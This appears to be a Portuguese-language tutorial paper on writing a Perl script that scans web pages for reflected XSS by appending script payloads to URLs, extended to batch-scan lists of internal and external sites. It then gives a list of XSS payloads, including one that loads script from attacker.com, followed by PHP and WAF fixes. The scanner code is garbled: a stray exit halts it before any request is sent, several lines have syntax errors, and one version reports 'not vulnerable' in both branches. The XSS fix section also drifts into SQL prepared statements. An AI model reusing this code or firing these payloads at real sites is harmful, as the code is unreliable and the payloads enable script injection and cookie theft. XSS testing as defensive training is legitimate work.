
Depois de autenticado, você poderá baixar o Perl:



9.1.2 Clique no botão “**Download**”.


9.2 OPÇÃO 2: STRAWBERRY PERL PARA WINDOWS

Outra opção é utilizar **Strawberry Perl**:
http://strawberryperl.com/releases.html



9.2.1 Veja a página acima.


Depois de baixar o Perl para Windows, siga os procedimentos comum de instalação no Windows:



9.2.2 O restante você já sabe.

10.0 PERL NO LINUX

Se você está utilizando uma distribuição Linux, de preferência o Kali Linux, por padrão o Perl já está instalado.
Caso você deseje verificar se o Perl está instalado, digite os comandos **perl -help** no terminal do Kali Linux:



11.0 CODIFICANDO A FERRAMENTA DE AUTOMAÇÃO

Nessa etapa iremos utilizar uma requisição para nossa página http://localhost/index.php?id=1.
Utilizaremos umas aspas simples e trataremos a resposta.

11.1 CLASSES DE REQUISIÇÕES

Nosso código precisará de duas classes para fazer requisições para a página com vulnerabilidade.

São elas:

- LWP::UserAgent
- HTTP::Request
- LWP::Simple0

LWP::UserAgent

É uma classe responsável por atuar como um agente, durante uma requisição ou solicitação da web. Quando uma requisição é realizada será criado um objeto LWP::UserAgent com valores padrões.

HTTP:Request

A classe HTTP::Request faz uma requisição da URL ou página web que definiremos.
Conforme apresentado acima, teremos o cabeçalho **HTTP::Request** no nosso código para automatizar requisições.

LWP::Simple

É uma versão simplificada da biblioteca libwww-perl.
Possui várias funções e possibilita maior controle nos campos de cabeçalho.
O LWP::Simple busca rapidamente uma página e devolve a resposta. As respostas poderão ser: **is_error** ou **is_success.**

11.2 COMEÇANDO COM A CODIFICAÇÃO

Utilizando os três módulos descritos acima, poderemos adicioná-los no início do script e depois criar a estrutura de requisição em Perl para a página vulnerável.

```
1   #!/usr/bin/perl
2
3   use LWP::UserAgent;
4   use HTTP::Request;
5   use LWP::Simple;
6
```

11.2.1 Não esqueça de usar **#!/usr/bin/perl**, se estiver usando linux.

11.3 ENTRADA DE DADOS

A entrada de dados será utilizada para informar qual URL será verificada. Caso não queira informar a URL utilizando uma entrada de dados, poderá deixar o endereço de forma estática na variável.

Na **linha 7** criamos uma mensagem ou um prompt para o usuário digitar a URL.
Na **linha 8** criarmos uma variável **$url** e depois adicionamos a entrada padrão **<stdin>**.
STDIN, poderá ser substituída por **<>**.

```
6
7   print "Por favor, informe a url: \n":
8   $url = <stdin>;
9
```

11.3.1 Caso o desenvolvedor não opte por utilizar uma entrada de dados, poderá utilizar uma variável estática para armazenar a URL que será verificada, exemplo:

```
9
10  $url = "http://localhost/index.php?id=1";
11
```

11.3.2 Aproveitando a variável $url, vamos adicionar o payload em JavaScript ‘><script>alert(‘XSS’)</script> ao final da url.

```
11
12    $url = $url."'><script>alert('XSS')</script>";
13
```

11.3.3 No exemplo acima, estamos armazenando o endereço da url mais a aspa simples na variável $url.

Agora, podemos desenvolver a arquitetura da requisição:

```
13
14    $requisicao = HTTP::Request->new(GET=>url);
15
16    $my $ua=LWP::UserAgent->new();
17    exit;
18    $ua->timeout(15);
19
20    my $resultado=$ua->request($requisicao);
21
```

11.3.4 A estrutura da requisição.

"Nessa etapa, exige conhecimentos de programação em Perl ou similar".
Na **linha 14** utilizamos o módulo HTTP::Request, o método GET e o endereço da URL que analisaremos a resposta.
Na **linha 16** utilizamos um UserAgent e na **linha 18** passamos um parâmetro de 15 segundos de timeout.
Na **linha 20** a variável $resultado armazena a requisição que será executada.
Como nossa requisição acessa uma página com uma aspa simples no final da URL, teremos como resposta a execução do JavaScript.

Nessa etapa recebemos a resposta do conteúdo da página. Se o conteúdo contém ***a resposta do JavaScript sem sanitizar o script injetado na variável,*** a página é vulnerável!

```
19
20    my $resultado=$ua->request($requisicao);
21
22    if ($resultado->content =~ /"XSS"/) {
23
24        print "\n Vulnerável! \n";
25
26
27    }
28    else {
29        print "\n Não vulnerável! \n";
30    }
31
```

11.3.5 Podemos adicionar outros erros para serem comparados com o conteúdo de uma página.

Embora a ferramenta tenha a feature de identificação de vulnerabilidades de XSS, pode não funcionar em determinados alvos, por causa de validação de headers como UserAgent, Cookies Custom ou outros tipos de Headers Customs, mas o conteúdo apresentado nesse documento é extremamente útil e importante para você aprender como criar seus primeiros scripts e aperfeiçoá-los.

11.4 EXEMPLOS DE PAYLOAD PARA EXPLORAR XSS

<svg/onload=prompt(1)>

<img src/onerror=prompt(1)>

‘><script>alert(‘XSS’)</script>

'>alert(‘2')</script><script/2='

test

<xss style="xss:expression(javascript:alert(1))">

<script src=http://attacker.com/xss.js></SCRIPT>

<;img src=";javascript:alert(';Expoiting';);";>;

<img src=xss onerror=alert(1)>

<script>alert(document.cookie)</script>

<svg onload=alert`1`>

<embed src=javascript:alert(1)>

<object data=javascript:alert(2)>

<svg><script xlink:href=data:,alert(1) />

data:text/html,<script>alert(1)</script>

<svg><script xlink:href=data:,alert(1)></script>

<svg><a xmlns:xlink=http://www.w3.org/1999/xlink xlink:href=?><circle r=400 /><animate attributeName=xlink:href begin=0 from=javascript:alert(1) to=%26>

<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

"><script src=data:,alert(1)//

"><script src=data:%26comma;alert(1)-"

Apenas precisa ser manipulado a tratamento do response.


11.5 EXECUTANDO O SCRIPT

Esse é o resultado do script.

12.0 IMPLEMENTAÇÕES

Algumas empresas possuem diversos sistemas, portais, sites internos e externos. Podemos adicionar todas as urls em um arquivo texto e alimentar o script **tool.pl**.

No momento que o script solicita o endereço da url, podemos substituir por uma função que solicite o nome do arquivo com as urls internas ou externas a serem testadas.
Esse processo facilita a execução de verificações e economiza tempo do analista de segurança.
Não precisa executar o script várias vezes, uma única execução é o suficiente para analisar vários endereços.
Abaixo, estou apresentando um modelo de arquivo texto com as urls a serem testadas como exemplo:



12.0.1 Lista de urls de sistemas, portais, sites internos e externos.


```
6
7   print "Por favor, informe a url: \n"; # informe o arquivo texto com urls a serem analisada!
8   $url = <stdin>;
9
10  open( URL, "< $url" ) or die ( "Can't open file: $!");
11
12  @vector = <URL>;
13
14  $last = $#vector;
15
16  for ($i = 0; $i <= $last; $i++) {
17
18      print "verificando => ".$vector[$i]."\n";
19
20      $url = $vector[$i]."'><script>alert('XSS')</script>";
21
```

12.0.2 Na **linha 10** adicione o código responsável por ler o arquivo texto com urls.
A **linha 12** armazena todo o conteúdo do arquivo no array **@vector**.
Na **linha 14** acessamos o último elemento do array.
Na **linha 16** desenvolvemos um for para acessar cada linha ou url armazenado no arquivo.
Na **linha 18**, temos o armazenamento de cada endereço na variável **$url**.
Na **linha 20**, temos o payload JavaScript para identificar a vulnerabilidade de XSS.

```
21
22  my $requisicao=HTTP::Request->new(GET=>$url);
23
24  my $ua=LWP::UserAgent->new();
25  exit;
26  $ua->timeout(15);
27
28  my $resultado=$ua->request($requisicao);
29
30  if ($resultado->content =~ /"XSS"/) {
31
32      print "\n Não vulnerável! \n";
33
34
35  }
36  else {
37      print "\n Não vulnerável! \n";
38  }
39
40  }
```

12.0.3 Na linha 22 criamos um IF, que verifica se a resposta da página possui algum erro de banco de dados. Se houve algum erro, ele apresenta a imagem "**Vulnerável**" ou senão, "**Não vulnerável**".

12.1 EXECUTANDO O SCRIPT



12.1.2 Resultado do script verificando cada url armazenada no arquivo texto.

Você poderá adicionar novos recursos no script, como Thread, crawlers de páginas etc.

13.0 CÓDIGO COMPLETO

Abaixo é apresentado ambos os códigos em Perl para testar no seu ambiente particular.

13.1 CÓDIGO COMPLETO DAS FERRAMENTAS

Nessa seção temos a ferramenta para identificar vulnerabilidades, utilizando recursos simples de um scanning de vulnerabilidade.

```
#!/usr/bin/perl

 use LWP::UserAgent;
 use HTTP::Request;
 use LWP::Simple;

 print "Por favor, informe a url: \n";
 $url = <stdin>;

 $url = "http://localhost/index.php?id=1";

 $url = $url."'><script>alert('XSS')</script>";

 my $requisicao=HTTP::Request->new(GET=>$url);

 my $ua=LWP::UserAgent->new();
 exit;

 $ua->timeout(15);

 my $resultado=$ua->request($requisicao);

  if ($resultado->content =~ /"XSS"/) {

    print "\n\n Vulnerable! \n\n";

  }
  else {
    print "\n\n Not vulnerable! \n\n";
  }
```

13.2 A FERRAMENTA COM IMPLEMENTAÇÕES

Nessa seção utilizamos um recurso no scanning para verificar vários IPs ou urls com vulnerabilidade de XSS.

Para fazer essa verificação será preciso somente passar ou informar um arquivo de texto com vários ips ou urls.

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

print "Por favor, informe a url: \n"; # informe o arquivo texto com urls
a serem analisada!
$url = <stdin>;

open( URL, "< $url" ) or die ( "Can't open file: $!");

@vector = <URL>;

$last = $#vector;

for ($i = 0; $i <= $last; $i++) {

    print "verificando => ".$vector[$i]."\n";

    $url = $vector[$i]."'><script>alert('XSS')</script>";

my $requisicao=HTTP::Request->new(GET=>$url);

my $ua=LWP::UserAgent->new();
exit;
$ua->timeout(15);

my $resultado=$ua->request($requisicao);

if ($resultado->content =~ /"XSS"/) {

    print "\n Vulnerável! \n";


}
else {
    print "\n Não vulnerável! \n";
}
```

```
}
```

14.0 CORRIGINDO VULNERABILIDADE

Irei demonstrar alguns tipos de proteção contra XSS numa aplicação web que possui a tecnologia PHP.

1º Validar dados de entrada

Se o dado que passa pelo parâmetro GET é inteiro, então sempre podemos validar se a variável é **int**.

```php
if (isset($_GET['id'])){
    $id = $_GET['id']; // ➔ Validando se o valor é inteiro
    $id = htmlspecialchars($id);  // sanitização do conteúdo injetado
```

Validar se o dado é numérico

```php

    $id = (int)$_GET["id"];

    if (is_numeric($id)) {

```

Recomendo criar validação de dados de entrada manualmente. Abaixo, estou compartilhando um método muito eficaz e que contempla caracteres unicodes, hexadecimais, base64 e caracteres normais.

2º Prepare a Query

Crie sua consulta usando nomes de parâmetros precedidos por dois pontos como espaços reservados

3º Crie a declaração preparada

```
```

```php
$statement = $dbh->prepare($consulta);
```

4º Vincular os parâmetros à instrução preparada

Vincule seus parâmetros à consulta.

```php
$statement->bindParam(':id', $var);
```

5º Fazer as consultas

```php
$statament->execute();
```

Etapa 6: buscar o resultado

```php
$busca = $statement->fetchColumn();
```

15.0 PROTEÇÃO COM WAF MODSECURITY OU NAXSI

Nessa etapa serei bastante rápido.
Caso você tenha um WAF como o ModSecurity e deseje fornecer uma proteção adicional, recomendo adicionar a seguinte regra para prevenir seu sistema contra de ataques XSS:

https://github.com/SEC642/modsec/blob/master/rules/base_rules/modsecurity_crs_41_xss_attacks.conf

Outro Web Application Firewall conhecido é o Naxsi, sua estrutura de regra é menor e mais simples, mas também muito eficiente durante os testes.

A regra está disponível em:

https://github.com/nbs-system/naxsi/blob/master/naxsi_config/naxsi_core.rules

Ambos Werb Application firewall trabalharão como um paliativo, cujo intuito é impedir que querys associados a XSS possam surtir efeito no sistema web atacado.
Ressaltando a melhor recomendação é a correção das vulnerabilidades, mencionado na seção 14.0 desse artigo.

16.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 03 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/